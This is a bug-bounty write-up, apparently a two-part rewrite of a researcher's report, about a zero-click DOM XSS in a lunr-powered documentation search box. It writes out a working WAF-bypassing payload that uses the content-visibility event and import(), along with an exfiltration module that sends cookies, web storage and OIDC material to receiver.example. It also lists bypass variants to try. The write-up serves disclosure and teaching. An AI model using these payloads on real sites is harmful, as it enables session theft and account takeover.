No Click, No Login: A Reflected DOM XSS in a Documentation Search Box
A documentation site's search page copied the ?q= parameter into the page using innerHTML, so unmatched search terms were rendered as HTML. By using an obscure DOM event that fires without user interaction and a dynamic module import, an attacker could run JavaScript in the site's origin from a single link, reading non-HttpOnly cookies and web storage.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target is a documentation site that sits in the same origin as the product's login and admin application. The site is unauthenticated: no account is needed to reach it. Its front end offers a search box, and the query is carried in the ?q= URL parameter. The front end copies that parameter into the page, and the search results list is rendered with innerHTML.
The search itself is built on lunr, so every query passes through lunr's parser and tokeniser before anything reaches the DOM. The site also sits behind a managed WAF.
The chain that follows turns a single link into arbitrary JavaScript in the target's own origin, with no click, no hover and no consent dialog, and no login.

The complete chain, from a link to a captured session
Setup
The preconditions the report establishes are: The preconditions it does establish are:
- The documentation site is reachable without authentication.
- The front end reads
?q=from the URL and writes it into the page. - The search index is lunr, and its tokeniser processes the query first.
- A managed WAF sits in front of the site and blocklists known event-handler names.
- The researcher validated the tokeniser rules offline against the shipped search worker before sending a single request to the live site.
- The final proof of concept was a single file with zero dependencies that obtains its own TLS certificate, and it was verified end-to-end in a live browser.
Finding it

Two halves make the DOM XSS. First, the parameter reaches the page:
r.has("q") && (Ke("search",!0), e.value=r.get("q"), e.focus(), …)
If the URL has a q parameter, the code marks search as active, puts the value into the input element and focuses it.
Second, the search result list is built with innerHTML. The missing terms, the query terms that matched no document, are mapped into del elements:
o = Object.keys(e.terms).filter(f => !e.terms[f]).map(c => _("del",null,c))
and the helper that writes them is the sink:
function ao(e,t){ if(typeof t=="string") e.innerHTML += t.toString(); … } // ← sink
The payload is not in the HTML the server sends. It is inserted by JavaScript after the page loads, from the ?q= value the client read from the URL. That is what makes it DOM-based rather than reflected server-side.

Where the reflection happens
Exploitation
Step 1: confirm the reflection
At this point there was a reflection, not an XSS. The obvious payload was tried first:
?q=security <img src=x onerror=alert(1)>
It returns "No matching documents" and injects nothing.

The naive payload produces
Step 2: understand why the naive payload fails
The search index is the reason. The framework's search is built on lunr, and the query passes through its parser and tokeniser before it ever reaches the DOM.

So a classic <img onerror=…> is shredded before it can become markup. The payload has to survive the tokeniser.
Step 3: build a payload that survives the tokeniser
The fix that satisfies all four constraints at once: use / as the attribute separator, and write the dangerous characters as HTML entities. The browser decodes them when it parses the attribute value, and the tokeniser never sees them.
<div/style='content-visibility:auto;contain-intrinsic-size:1px' /oncontentvisibilityautostatechange=import('https://receiver.example/x.js')>
A leading word that does match the index (security) is required. With no matching term there are no results, and the missing-terms block is never rendered.
All of these rules were verified offline against the shipped search worker before a single request went to the live site.
Step 4: get JavaScript through the WAF
The site sits behind a managed WAF. Blocklists of known event-handler names have an obvious weakness: anything valid that nobody has heard of still works.
The researcher mapped the WAF differentially. Every candidate was requested repeatedly, so transient 403s could be told apart from real rules, and only consistently-rejected strings counted as blocked.

What the wall actually blocks
Two entries in the accepted column do the work:
oncontentvisibilityautostatechange=is a real, standard DOM event that almost nobody uses.content-visibility: autotells the browser to skip rendering for off-screen content; when such an element becomes relevant to the user, that is, it enters the viewport, the browser fires this event. The injected element sits inside the visible search results, so the event fires on its own.import(is the dynamic module loader. WithAccess-Control-Allow-Origin: *on the module, it loads cross-origin and executes inside the target's origin. Blocking<script>andjavascript:does not help: a module script is a different loading mechanism entirely, and it was not on the list.
Step 5: deliver the payload
?q=security <div/style='content-visibility:auto;contain-intrinsic-size:1px' /oncontentvisibilityautostatechange=import('https://receiver.example/x.js')></div>
URL-encoded, that is the entire attack: one GET request, one link.

The payload sits in every result
Step 6: what the injected module does
The injected module runs in the target origin and can read everything that origin exposes to JavaScript:
const data = { cookie: document.cookie, localStorage: JSON.stringify(localStorage), sessionStorage:JSON.stringify(sessionStorage), sameOrigin: await fetch('/api/session/status', {credentials:'include'}).then(r => r.status)};await fetch('https://receiver.example/collect', {method:'POST', body: JSON.stringify(data)});
It collects the cookie, both web storage areas and the status of a same-origin session call, then posts the bundle to the receiver.

The receiver dashboard
Root cause
The mistake is the sink. The front end takes the ?q= value from the URL and writes the query terms that matched no document into the page with innerHTML, so attacker-controlled text becomes markup. Because the insertion happens in JavaScript after load, the server-rendered HTML never contains the payload, and server-side output encoding cannot help.
The existing defences did not stop it:
- The lunr tokeniser shreds classic payloads, but it is a parser, not a sanitiser. Entities and
/as an attribute separator let the payload pass through it intact and still decode in the browser. - The WAF blocklists known event-handler names rather than the
on*shape, so a standard but rarely used event name gets through. - The WAF does not filter
import(), so blocking<script>andjavascript:leaves the dynamic module loader available as a script execution primitive. content-visibility: autoturns "hide this element" into "fire an event when it becomes visible", and the injected element sits inside the visible results, so the handler fires without any interaction.
Impact
An attacker who sends one link can run arbitrary JavaScript in an origin that also serves the product's login and admin app. No account and no interaction are needed. In the researcher's test:
- Session cookies that are not
HttpOnlyare readable. In the affected product the identity-provider session cookie is notHttpOnly, because the SPA reads it fromdocument.cookie, so it is directly harvestable. - Web storage holds more than preferences: here it carried the OIDC/PKCE transaction material of the admin client (
code_verifier,authority,client_id,scope). - Same-origin API calls with the victim's cookies return real data (HTTP 200 with a non-empty body in the test).
Fix
Its takeaways state what should change: Its takeaways state what should change:
- A blocklist of event names is not a policy. The HTML event set is large and keeps growing; match the shape (
on\w+), not the names. import()needs its own rule. Blocking<script>andjavascript:while allowing module imports leaves the strongest primitive unguarded.- CSS created new event triggers.
content-visibility:autoturns "hide this element" into "fire an event when it becomes visible". Filters that only knowonclick/onerrorare operating on a 2010 threat model. - A tokeniser is part of your security model. When input passes through a search index, its quirks, splitters, case folding, field separators and stemming, are what a reflected payload has to survive.
- Documentation sites are applications. They run search indexes, workers and routers; review them like the product they document.
Variants to test
- Other rare but standard DOM events. Enumerate events that fire without user interaction, such as visibility and rendering-related ones, and check whether the WAF accepts them. A positive result is a handler attribute that survives the filter and fires on its own when the injected element enters the viewport.
- Other script-loading primitives. Test
import()alongside other dynamic loading mechanisms. A positive result is a module or script that loads cross-origin and executes in the target origin while<script>andjavascript:remain blocked. - Entity encoding against tokenisers. Wherever a query passes through a search index, try HTML entities for dangerous characters and
/as an attribute separator. A positive result is a payload that the tokeniser leaves intact and the browser decodes into working markup. - Missing-term rendering. Look for any UI that echoes query terms which matched nothing. A positive result is a reflection of the raw term into an
innerHTMLsink. - WAF mapping by repetition. Request each candidate repeatedly and count only consistently rejected strings as blocked. A positive result is a candidate that is consistently accepted while its neighbours are rejected, which points to a name-based blocklist rather than a pattern rule.
What happened, in plain words
A security researcher found a way to make a documentation website run code written by an attacker. The trick was a single web link. If an employee of the company opened that link, code of the attacker's choosing would run inside the company's own website, in the same place where the login page and the admin panel live. From there the code could read the employee's session cookie and other stored data and send it to a server the attacker controls. No click on a button, no password entry and no pop-up asking for permission was needed: opening the link was enough.
This article walks through the whole story from zero. You only need to know how to use a browser. Every technical word is explained the first time it appears, and there is a glossary at the end.
A few ideas to have in hand before we start:
- A website origin is the combination of protocol, host name and port, for example
https://example.com. Browsers treat each origin as a separate locked room: JavaScript running in one origin cannot normally read data belonging to another. That is why it matters so much which origin an attacker's code ends up running in. - JavaScript is the programming language that browsers run. Every interactive page uses it. If an attacker can get their own JavaScript to run on a site, they can do anything that site's own code can do.
- A cookie is a small piece of text a website asks the browser to store and to send back with every request to that site. It is how a site remembers that you are logged in. A session cookie is the cookie that proves who you are; stealing it is like stealing a stamped wristband at a festival.
- Web storage (
localStorageandsessionStorage) is a second place where a site can keep data in your browser, larger than cookies and not sent automatically with requests. Sites often keep login-related bookkeeping there. - Cross-site scripting, usually shortened to XSS, is the vulnerability class where an attacker gets their own code to run inside someone else's website, in that site's origin. It is like slipping a forged page into a printed newspaper: readers trust the paper, so they trust the page.
- A DOM XSS is a specific kind. The DOM (Document Object Model) is the browser's in-memory model of the page: the tree of elements the browser builds and displays. In DOM XSS the malicious content never appears in what the server sends; the page's own JavaScript inserts it into the DOM after loading. The server therefore never sees the attack, and defences that only clean things on the server cannot help.
- A WAF (Web Application Firewall) is a filter that sits in front of a website and inspects incoming requests, blocking ones that look malicious. Think of a bouncer with a list of banned names at the door.
- An API is the set of addresses a website's front end uses to talk to its back end, for example
/api/session/status. The front end asks, the back end answers with data.
The complete chain, from a link to a captured session
The setup: what the target looked like
The target is a documentation site: the pages that explain how a product works. Two facts about it matter enormously.
First, the documentation site is unauthenticated: anyone can open it, no account needed. Second, and this is the important part, it sits in the same origin as the product's login and admin application. In browser terms that means the documentation pages and the admin panel are in the same locked room. Code that runs on the docs page can read the admin panel's data, because the browser sees them as one and the same site.
The site has a search box. When you type a query, the front end puts it in the URL as a parameter called q, so the address looks like ...?q=your words. The front end then copies that parameter into the page, and the list of search results is rendered with a JavaScript function called innerHTML.
innerHTML deserves its own explanation, because it is the heart of the bug. When JavaScript sets innerHTML on an element, the browser does not treat the text as plain text: it parses it as HTML, the markup language of web pages. If you set it to hello, you see the word hello. If you set it to <b>hello</b>, you see a bold hello, because the browser built a real bold element. So any text that reaches innerHTML is interpreted as instructions for building the page, not as harmless characters. If an attacker can control that text, the attacker controls the page's structure.
The search itself is built on lunr, a JavaScript library that builds a search index in the browser. To make search fast, lunr does not compare your query to the documents letter by letter. It first breaks the query into words and normalises them, a process called tokenising, done by a tokeniser. This detail will matter a lot later: every query passes through lunr's parser and tokeniser before anything reaches the DOM.
Finally, the site sits behind a managed WAF, and that WAF works by blocklisting known event-handler names. We will unpack what that means when we get there.
The chain that follows turns a single link into arbitrary JavaScript in the target's own origin, with no click, no hover and no consent dialog, and no login.
Setup: what was needed to try it
The report describes no accounts, roles or tool versions. The preconditions it does establish are:
- The documentation site is reachable without authentication.
- The front end reads
?q=from the URL and writes it into the page. - The search index is lunr, and its tokeniser processes the query first.
- A managed WAF sits in front of the site and blocklists known event-handler names.
- The researcher validated the tokeniser rules offline against the shipped search worker before sending a single request to the live site.
- The final proof of concept was a single file with zero dependencies that obtains its own TLS certificate, and it was verified end-to-end in a live browser.
A few of those need translating. A proof of concept (PoC) is a small demonstration that proves a vulnerability is real, as opposed to a theory. "Zero dependencies" means the file needs no extra software libraries to run. TLS is the encryption behind https://; a TLS certificate is the digital document that proves a server is who it claims to be. A PoC that obtains its own certificate can therefore serve its own content over HTTPS. "Verified end-to-end in a live browser" means the researcher did not just reason about it: they opened a real browser, followed the link and watched the data arrive.
Finding it: the two halves of the bug
Two halves make the DOM XSS. First, the parameter reaches the page:
r.has("q") && (Ke("search",!0), e.value=r.get("q"), e.focus(), …)
Line by line, in plain words:
r.has("q")asks: does the URL contain a parameter namedq?rhere is the browser's representation of the URL's parameters.&&means "and only if so, do the rest".Ke("search",!0)switches the page into search mode.e.value=r.get("q")takes the value ofqout of the URL and puts it into the search input box, so the visitor sees their query already typed.e.focus()puts the cursor in that box.- The
…stands for the rest of the line, which the report does not show.
So the first half is simply: whatever is in the URL ends up in the page. That alone is not dangerous; it becomes dangerous when combined with the second half.
Second, the search result list is built with innerHTML. The missing terms, meaning the query terms that matched no document, are mapped into del elements:
o = Object.keys(e.terms).filter(f => !e.terms[f]).map(c => _("del",null,c))
Line by line:
e.termsis an object holding each query term and whether it matched anything.Object.keys(e.terms)lists the term names..filter(f => !e.terms[f])keeps only the terms whose value is false, that is, the terms that matched nothing..map(c => _("del",null,c))turns each of those terms into adelelement.delis the HTML tag for deleted text, normally shown with a strikethrough. The helper_builds the element.
So the page deliberately shows the visitor which words found nothing. That is a friendly feature, and it is exactly where the attacker's text gets echoed back.
And the helper that writes them is the sink:
function ao(e,t){ if(typeof t=="string") e.innerHTML += t.toString(); … } // ← sink
Line by line:
function ao(e,t)defines a function taking an elementeand a valuet.if(typeof t=="string")checks thattreally is text.e.innerHTML += t.toString()appends that text to the element's HTML. The+=means "add to what is already there".- The comment
// ← sinkmarks this as the sink: the place where untrusted data finally gets used in a dangerous way. A sink is the drain at the end of the pipe; everything upstream matters only because it flows here.
The payload is not in the HTML the server sends. It is inserted by JavaScript after the page loads, from the ?q= value the client read from the URL. That is what makes it DOM-based rather than reflected server-side. A server-side reflected XSS would have the server paste the attacker's text into the page it sends; here the server sends a clean page and the browser's own script does the pasting afterwards.
Where the reflection happens
How I found it
The report does not spell out each discovery step in prose, but it does say that one step is worth the effort: it defines the real blast radius instead of the theoretical one.: it defines the real blast radius instead of the theoretical one. Blast radius means how much damage an attack can actually do, as opposed to what it might do in theory. A vulnerability that looks severe on paper may be blocked in practice by a filter, and a vulnerability that looks minor may turn out to reach the admin panel. Only testing tells you which.
At this point I had a reflection, not an XSS. A reflection means my text came back on the page. That is not yet code execution: the text might be displayed as harmless characters. The gap between "my text appears" and "my code runs" is where the rest of this story happens.
Why the obvious payload does nothing
The first thing anyone tries against a reflection is the classic XSS payload. Here it is:
?q=security <img src=x onerror=alert(1)>
What this is meant to do: security is a word that exists in the documentation, so the search returns results. The <img src=x onerror=alert(1)> part is an image tag pointing at a file x that does not exist. onerror is an event handler: an attribute whose value is JavaScript that the browser runs when the event happens. Since the image fails to load, the error event fires, and alert(1) would pop up a dialog. If that dialog appears, you have proven code execution.
It returns "No matching documents" and injects nothing.
The naive payload produces
Why the naive payload fails
The search index is the reason. The framework's search is built on lunr, and the query passes through its parser and tokeniser before it ever reaches the DOM.
So a classic <img onerror=…> is shredded before it can become markup. The payload has to survive the tokeniser. Think of the tokeniser as a shredder that cuts your sentence into individual words, lowercases them and throws away punctuation. If your attack is written as a sentence, the shredder destroys it. The attack has to be written so that what comes out of the shredder still works.
Building a payload that survives the tokeniser
The fix that satisfies all four constraints at once: use / as the attribute separator, and write the dangerous characters as HTML entities. The browser decodes them when it parses the attribute value, and the tokeniser never sees them.
An HTML entity is a coded way of writing a character. : means the colon :, and - means the hyphen -. The browser translates entities when it reads HTML, so : becomes : on the page. A tokeniser that is looking for a literal colon never finds one, because the colon is written in code.
<div/style='content-visibility:auto;contain-intrinsic-size:1px' /oncontentvisibilityautostatechange=import('https://receiver.example/x.js')>
Line by line:
<divstarts adivelement, the generic container of HTML./style='...'sets a style attribute. The/is used instead of a space to separate attributes, because the tokeniser treats spaces as word boundaries and would split the payload there.content-visibility:autois a CSS property. CSS is the language that describes how a page looks. This particular property tells the browser it may skip rendering the element while it is off screen, and render it when it becomes relevant to the user.contain-intrinsic-size:1pxgives the browser a placeholder size for the element while it is skipped, so the page layout does not jump./oncontentvisibilityautostatechange=import('https://receiver.example/x.js')attaches an event handler. The event name iscontentvisibilityautostatechange, which fires when an element withcontent-visibility:autobecomes visible. The handler's code isimport('https://receiver.example/x.js'), which loads a JavaScript module fromhttps://receiver.example/x.js. The colon is written as:so the tokeniser does not see it.- The closing
>ends the tag.
A leading word that does match the index (security) is required. With no matching term there are no results, and the missing-terms block is never rendered. This is a subtle but crucial point: the vulnerable code only runs when the page has something to say about missing words. If every word matched, there would be no missing-terms list, and the sink would never be reached.
All of these rules were verified offline against the shipped search worker before a single request went to the live site. A search worker is a background script the site runs to do the searching without freezing the page. Testing against it locally meant the researcher could verify the rules before sending anything to the real site.
Getting JavaScript through the WAF
The site sits behind a managed WAF. Blocklists of known event-handler names have an obvious weakness: anything valid that nobody has heard of still works. If the bouncer only knows the names on the list, a guest with an unusual but perfectly valid name walks straight in.
The researcher mapped the WAF differentially. Every candidate was requested repeatedly, so transient 403s could be told apart from real rules, and only consistently-rejected strings counted as blocked. A 403 is the HTTP status code for "forbidden". Differential testing means comparing results: send a candidate many times, and if it is sometimes allowed and sometimes blocked, the blocking is probably noise (rate limiting, a hiccup) rather than a rule. Only a string that is rejected every single time is treated as genuinely blocked.
What the wall actually blocks
Two entries in the accepted column do the work:
oncontentvisibilityautostatechange=is a real, standard DOM event that almost nobody uses.content-visibility: autotells the browser to skip rendering for off-screen content; when such an element becomes relevant to the user, that is, it enters the viewport, the browser fires this event. The injected element sits inside the visible search results, so the event fires on its own. The viewport is the part of the page you can actually see in the browser window. Because the injected element is in the results list, which is visible, the browser considers it relevant immediately and fires the event without anyone doing anything.import(is the dynamic module loader. WithAccess-Control-Allow-Origin: *on the module, it loads cross-origin and executes inside the target's origin. Blocking<script>andjavascript:does not help: a module script is a different loading mechanism entirely, and it was not on the list. A module is a JavaScript file loaded withimport.Access-Control-Allow-Origin: *is a response header that tells the browser any website may load the file. So the attacker's server can serve the module, the browser loads it, and it runs in the target's origin.
Delivering the payload
Here is the final payload:
Line by line:
?q=starts the query parameter in the URL.securityis the word that matches the index, so results exist and the missing-terms block is rendered.<div/style='...'opens the container and sets its style, with/as the separator.content-visibility:autoiscontent-visibility:autowith the hyphen and colon written as entities, so the tokeniser does not split on them.contain-intrinsic:1pxiscontain-intrinsic-size:1px, again entity-encoded./oncontentvisibilityautostatechange=import('https://receiver.example/x.js')is the event handler that loads the attacker's module, with the colon entity-encoded.></div>closes the tag and the element.
URL-encoded, that is the entire attack: one GET request, one link. URL encoding is the way special characters are written in a web address so the browser transmits them safely; for example a space becomes %20. A GET request is the ordinary kind of request a browser makes when you open a link. So the whole attack is: send someone a link, they open it, done.
The payload sits in every result
What the injected module does
Once the module runs, it runs in the target origin and can read everything that origin exposes to JavaScript:
const data = { cookie: document.cookie, localStorage: JSON.stringify(localStorage), sessionStorage:JSON.stringify(sessionStorage), sameOrigin: await fetch('/api/session/status', {credentials:'include'}).then(r => r.status)};await fetch('https://receiver.example/collect', {method:'POST', body: JSON.stringify(data)});
Line by line:
const data = { ... }creates an object calleddatathat will hold the stolen information.cookie: document.cookiereads the site's cookies.document.cookieis the browser's built-in way for JavaScript to see cookies that are not markedHttpOnly. HttpOnly is a cookie flag that hides a cookie from JavaScript; cookies without it are readable by any script on the page.localStorage: JSON.stringify(localStorage)copies the contents oflocalStorageinto text.JSON.stringifyturns a data structure into a string so it can be sent over the network.sessionStorage:JSON.stringify(sessionStorage)does the same forsessionStorage, the storage that lasts only while the tab is open.sameOrigin: await fetch('/api/session/status', {credentials:'include'}).then(r => r.status)makes a request to the site's own API, including the victim's cookies (credentials:'include'), and records the HTTP status code of the answer.fetchis the browser's built-in function for making requests.awaitmeans "wait for the answer before continuing"..then(r => r.status)takes the response and extracts its status, such as 200 for success.await fetch('https://receiver.example/collect', {method:'POST', body: JSON.stringify(data)})sends the whole bundle to the attacker's server as a POST request, the kind used to submit data.bodyis the data being sent.
In short: it collects the cookie, both web storage areas and the status of a same-origin session call, then posts the bundle to the receiver.
The receiver dashboard
Root cause
The mistake is the sink. The front end takes the ?q= value from the URL and writes the query terms that matched no document into the page with innerHTML, so attacker-controlled text becomes markup. Because the insertion happens in JavaScript after load, the server-rendered HTML never contains the payload, and server-side output encoding cannot help. Output encoding is the standard defence of turning dangerous characters into harmless ones before putting them in a page; it works only where the server does the putting.
The existing defences did not stop it:
- The lunr tokeniser shreds classic payloads, but it is a parser, not a sanitiser. Entities and
/as an attribute separator let the payload pass through it intact and still decode in the browser. A sanitiser is a component whose job is to remove dangerous content; a parser's job is only to understand structure, and it will happily pass through something it understands but does not consider dangerous. - The WAF blocklists known event-handler names rather than the
on*shape, so a standard but rarely used event name gets through. Matching the shape would mean blocking anything starting withonfollowed by letters, which would catch every event handler, known or not. - The WAF does not filter
import(), so blocking<script>andjavascript:leaves the dynamic module loader available as a script execution primitive. A primitive here means a basic building block an attacker can use to achieve code execution. content-visibility: autoturns "hide this element" into "fire an event when it becomes visible", and the injected element sits inside the visible results, so the handler fires without any interaction.
Impact
An attacker who sends one link can run arbitrary JavaScript in an origin that also serves the product's login and admin app. No account and no interaction are needed. In the researcher's test:
- Session cookies that are not
HttpOnlyare readable. In the affected product the identity-provider session cookie is notHttpOnly, because the SPA reads it fromdocument.cookie, so it is directly harvestable. An identity provider is the service that handles logins for other applications. A SPA, single-page application, is a site built as one page whose JavaScript fetches data as you go, which is why it needs to read its own cookie. - Web storage holds more than preferences: here it carried the OIDC/PKCE transaction material of the admin client (
code_verifier,authority,client_id,scope). OIDC (OpenID Connect) is a common login standard, and PKCE is a protection it uses so that an intercepted login code cannot be reused by someone else. Thecode_verifieris the secret half of that protection, andclient_idandscopedescribe which application is asking and what it wants access to. - Same-origin API calls with the victim's cookies return real data (HTTP 200 with a non-empty body in the test). HTTP 200 means success, and a non-empty body means the answer contained actual data rather than an error.
The report gives no CVSS score, severity rating or bounty amount. CVSS is a standard scoring system for rating how severe a vulnerability is.
Fix
The report does not describe a fix applied by the vendor. Its takeaways state what should change:
- A blocklist of event names is not a policy. The HTML event set is large and keeps growing; match the shape (
on\w+), not the names. In a regular expression,on\w+means "the letters o and n followed by one or more word characters", which covers every event handler. import()needs its own rule. Blocking<script>andjavascript:while allowing module imports leaves the strongest primitive unguarded.- CSS created new event triggers.
content-visibility:autoturns "hide this element" into "fire an event when it becomes visible". Filters that only knowonclick/onerrorare operating on a 2010 threat model. - A tokeniser is part of your security model. When input passes through a search index, its quirks, splitters, case folding, field separators and stemming, are what a reflected payload has to survive. Case folding means treating upper and lower case as the same, and stemming means reducing words to their root, so that "searching" becomes "search".
- Documentation sites are applications. They run search indexes, workers and routers; review them like the product they document. A router is the part of a front end that decides which view to show for which URL.
Variants to test
- Other rare but standard DOM events. Enumerate events that fire without user interaction, such as visibility and rendering-related ones, and check whether the WAF accepts them. A positive result is a handler attribute that survives the filter and fires on its own when the injected element enters the viewport.
- Other script-loading primitives. Test
import()alongside other dynamic loading mechanisms. A positive result is a module or script that loads cross-origin and executes in the target origin while<script>andjavascript:remain blocked. - Entity encoding against tokenisers. Wherever a query passes through a search index, try HTML entities for dangerous characters and
/as an attribute separator. A positive result is a payload that the tokeniser leaves intact and the browser decodes into working markup. - Missing-term rendering. Look for any UI that echoes query terms which matched nothing. A positive result is a reflection of the raw term into an
innerHTMLsink. - WAF mapping by repetition. Request each candidate repeatedly and count only consistently rejected strings as blocked. A positive result is a candidate that is consistently accepted while its neighbours are rejected, which points to a name-based blocklist rather than a pattern rule.
Glossary
- API: the set of addresses a website's front end uses to talk to its back end, for example
/api/session/status. - Blast radius: how much damage an attack can actually do in practice, as opposed to in theory.
- Case folding: treating upper and lower case letters as the same when processing text.
- Cookie: a small piece of text a website asks the browser to store and send back with requests to that site, often used to remember a login.
- Cross-site scripting (XSS): a vulnerability where an attacker gets their own code to run inside someone else's website, in that site's origin.
- CSS: the language that describes how a web page looks.
- CVSS: a standard scoring system for rating the severity of a vulnerability.
- Differential testing: comparing results across repeated requests to tell real rules apart from random noise.
- DOM: the browser's in-memory model of the page, the tree of elements it builds and displays.
- DOM XSS: XSS where the malicious content is inserted by the page's own JavaScript after loading, rather than being present in what the server sends.
- Event handler: an attribute whose value is JavaScript that the browser runs when a particular event happens, such as an image failing to load.
- Fetch: the browser's built-in function for making network requests from JavaScript.
- GET request: the ordinary kind of request a browser makes when you open a link.
- HTML: the markup language that describes the structure of a web page.
- HTML entity: a coded way of writing a character, such as
:for a colon, which the browser decodes when reading HTML. - HTTP 200: the status code meaning a request succeeded.
- HTTP 403: the status code meaning a request was forbidden.
- HttpOnly: a cookie flag that hides the cookie from JavaScript; cookies without it are readable by any script on the page.
- Identity provider: the service that handles logins on behalf of other applications.
import(): the dynamic module loader in JavaScript, which loads a module file at runtime.innerHTML: a JavaScript property that sets an element's content as HTML, so the browser parses it as markup rather than plain text.- JavaScript: the programming language browsers run to make pages interactive.
- JSON.stringify: a function that turns a data structure into text so it can be sent over the network.
- localStorage: a browser storage area that keeps data until it is deleted.
- lunr: a JavaScript library that builds a search index in the browser.
- Module: a JavaScript file loaded with
import. - OIDC (OpenID Connect): a common login standard built on OAuth.
- Origin: the combination of protocol, host name and port, for example
https://example.com; browsers treat each origin as a separate locked room. - Output encoding: turning dangerous characters into harmless ones before putting them in a page.
